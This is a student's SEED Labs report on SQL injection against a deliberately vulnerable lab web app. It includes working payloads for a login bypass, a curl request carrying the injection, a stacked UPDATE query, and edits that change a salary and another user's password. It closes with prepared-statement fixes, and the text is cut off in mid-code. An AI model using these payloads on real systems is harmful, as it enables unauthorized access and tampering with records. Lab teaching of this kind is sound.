

## BONUS ASSIGNMENT

### Link to Problem Description:


[http://www.cis.syr.edu/~wedu/seed/Labs\\_12.04/Web/Web\\_SQL\\_Injection/SQL\\_Injection.pdf](http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/SQL_Injection.pdf).

**Level:** Medium

### 3.1 Task 1: MySQL Console:

#### Steps:

- 1) Applied patch to VM to add the web application [www.seedlabsqlinjection.com](http://www.seedlabsqlinjection.com). Which creates "Users" data base and "credential" table to store employee information.
- 2) Connected to MySQL console from terminal by executing following command.  
**mysql -u root -pseedubuntu.**
- 3) Switch to the database "Users" using "use Users;" command.
- 4) See the list of tables under "Users" database using "show tables;" command.
- 5) Following image provides the list of commands in the above steps and corresponding results from mysql console.



```
File Edit View Search Terminal Help
[11/30/2017 15:39] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use users;
ERROR 1049 (42000): Unknown database 'users'
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

- 6) Ran the below command to get Alice information from “credential” table.  
“select \* from credential where name='Alice';

```
mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql>
```

- 7) Ran below command to get all employee inform credential table.  
Select \* from credential;

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | |
| | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | |
| | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

#### Observations:


From the above results, we could see that environment is set properly and we could access MySQL console from Ubuntu server.

### 3.2 Task 2: SQL Injection Attack on SELECT Statement:


#### Task 2.1: SQL Injection Attack from webpage:

##### Steps:

- 1) Open [www.seedlabsqlinjection.com](http://www.seedlabsqlinjection.com) webpage. Employee login screen will be displayed
- 2) Enter "1' or name='admin'; --" in employee ID field and "1" as password as shown below.



- 3) We could access Admin page as shown below.



### Observations:

- As we can see from above results, we could easily get the Admin access even though EID and password of Admin are unknown.
- The reason for this exploit is, there is a vulnerability in our “unsafe\_credential.php” code, where we are using normal SQL query to authenticate a user. In this method, SQL server compiles both query and data before executing a query. So, if we put a SQL command in data part of query, the command in SQL data will be executed successfully.
- In order to exploit the above vulnerability, we put SQL command “1’ or name=’admin’; --” in EID field.
- When above command is compiled, MySQL server sends results that matches with EID = “1” or name = ’admin’ and “password =1” is commented out using “--” and we could access the Admin profile.

### Task 2.2: SQL Injection Attack from command line:

#### Steps:


- 1) In this task HTTP request is sent to the server by using Curl library.
- 2) Created URL by using EID and Password fields separated by “&” symbol.
- 3) And the special characters in EID or password field are replaced by “%20(white space)”, “%27(single quotes)”

#### **Command:**

Curl

‘http://www.seedlabsqlinjection.com/unsafe\_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1’

- 4) Results are shown in below screenshot.



```
[12/01/2017 12:18] seed@ubuntu:~/lab7$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kyng@syr.edu
-->
<!DOCTYPE html>
<html>
<body>

<!-- link to css -->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
  <p>
    <button onclick="location.href = 'logout.php';" id="logoutBtn" >LOG OFF</button>
  </p>
</div>

<br><h4> Alice Profile</h4><table><tr><td>Employee ID: 10000</td><td>salary: 20000</td><td>birth: 9/20</td><td>ssn: 10211002</td><td>nickname: email: address: phone number:</td></tr><tr><td><h4> Bobby Profile</h4><table><tr><td>Employee ID: 20000</td><td>salary: 30000</td><td>birth: 4/20</td><td>ssn: 10213352</td><td>nickname: email: address: phone number:</td></tr><tr><td><h4> Ryan Profile</h4><table><tr><td>Employee ID: 30000</td><td>salary: 50000</td><td>birth: 4/10</td><td>ssn: 98993524</td><td>nickname: email: address: phone number:</td></tr><tr><td><h4> Samy Profile</h4><table><tr><td>Employee ID: 40000</td><td>salary: 90000</td><td>birth: 1/11</td><td>ssn: 32193525</td><td>nickname: email: address: phone number:</td></tr><tr><td><h4> Ted Profile</h4><table><tr><td>Employee ID: 50000</td><td>salary: 110000</td><td>birth: 11/3</td><td>ssn: 32111111</td><td>nickname: email: address: phone number:</td></tr><tr><td><h4> Admin Profile</h4><table><tr><td>Employee ID: 99999</td><td>salary: 400000</td><td>birth: 3/5</td><td>ssn: 43254314</td><td>nickname: email: address: phone number:</td></tr></table></tr></table>
  <div class=wrapperL>
    <p>
      <button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
    </p>
  </div>

<div id="page_footer" class="green">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</body>
</html>
[12/01/2017 12:18] seed@ubuntu:~/lab7$
```


### Observations:

- As we can see from the above results, an HTTP get request is sent to our web application which sends EID and password as inputs to unsafe\_credential.php file. Compiled SQL query is sent to SQL server and the results are displayed as shown above.
- As a result, we could successfully get access to admin profile.

### Task 2.3: Append a new SQL statement


#### Steps:

- 1) In this task, we are using SQL injection to turn one SQL statement to two.
- 2) In order to make this exploit successful made a change to unsafe\_credential.php file.  
**\$conn->multi\_query(\$sql)** is replaced with **\$conn->query(\$sql)**
- 3) This is because, query(\$sql) executes single query and it throws syntax error when we try to execute two queries. So, we used multi\_query(\$sql) method.
- 4) And entered "1' or name='admin' ; update credential set name='aaaaa' where name='Ted' --" in EID field to update Ted profile information and tried to login as admin as shown below.



- 5) Admin profile is displayed as shown below.





- 6) Connected to MySQL console and found that 'Ted' name is updated to 'aaaaa' as shown below

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	aaaaa	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

5 rows in set (0.00 sec)

```
mysql>
```

#### Observations:

- As we can see from above results, we are able to execute two SQL queries by using single SQL statement.
- One select query is executed to get access to admin profile. One update query is executed to update 'Ted' profile.

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

#### Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary:

## Steps:

- 1) Logged in as “Samy” user and details are shown as below.

### Samy profile before edit:

The screenshot shows a web browser window with the URL `http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=40000&Password=seedsamy`. The page displays the 'Samy Profile' with the following details:

Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Below the profile details is an 'Edit Profile' button. The footer of the page reads 'Copyright © SEED LABS'.

- 2) Clicked on edit profile button. And entered below command in Nick Name field.

**Command:** Pravallika',salary='10

### Samy's edit profile page:

The screenshot shows the 'Edit Profile Information' page. The URL is `http://www.s...com/edit.php`. The page displays the following form fields:

Hi,Samy

**Edit Profile Information**

Nick Name:

Email :

Address:

Phone Number:

Password:

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- 3) Samy's salary , nickname and Email are updated as shown below.

#### Samy's profile after edit:

<b>Samy Profile</b>	
Employee ID	40000
Salary	10
Birth	1/11
SSN	32193525
NickName	Pravallika
Email	pravs
Address	
Phone Number	
<input type="button" value="Edit Profile"/>	

#### Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password.

##### Steps:


- 1) Logged in as 'Boby' user and tried to edit Bobby profile as shown below.
- 2) Entered below command in 'phone number' field to modify Ryan password with encrypted value of "hihello".

##### **Command:**

1234',password='6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cdf344c63b1a03' where name='Ryan' --



## Boby's profile:



- 3) Connected to MySQL server and we can see that Ryan's phone number and password got updated.

## Ryan profile from MySQL:

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
2	Boby	20000	10	4/20	10213352	1234		pravs	Pravallika	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cdf344c63b1a03
4	Sany	40000	10	1/11	32193525			pravs	Pravallika	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	aaaaa	50000	110000	11/3	32111111					99343bffa28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

5 rows in set (0.01 sec)

## Observations:


- From above results, we can conclude that SQL Injection Attack on UPDATE Statement is successful.
- In both cases, we could able to update employee profile like their own salary and other employee's password for which a particular user doesn't have access.

### 3.4 Task 4: Countermeasure — Prepared Statement:

#### Steps:


- 1) In order to prevent SQL injection attack, Modified unsafe\_credential.php and unsafe\_edit.php files to add prepared statement instead of normal SQL queries.

#### Unsafe\_credential.php:



```
/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid= ? and Password=?";
$prep_stmt=$conn->prepare($sql);
$prep_stmt->bind_param("ss",$input_eid,$input_pwd);
$prep_stmt->execute();
$prep_stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,$nickname,$Password);
$flag=0;
while($prep_stmt->fetch())
{
    $flag=1;
    if($id!=""){
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
    }
}
if($flag==0)
{
    echo "The account information your provide does not exist\n";
    return;
}
```


#### Unsafe\_edit.php:



```
$sql="";
if($input_pwd!=""){
    $input_pwd = sha1($input_pwd);
    $sql = "UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=?";
    $prep_stmt = $conn->prepare($sql);
    $prep_stmt->bind_param("ssssss", $input_nickname, $input_email,$input_address,$input_pwd,$input_phonenumber,$input_id);
    $prep_stmt->execute();
}else{
    $sql = "UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?";
    $prep_stmt = $conn->prepare($sql);
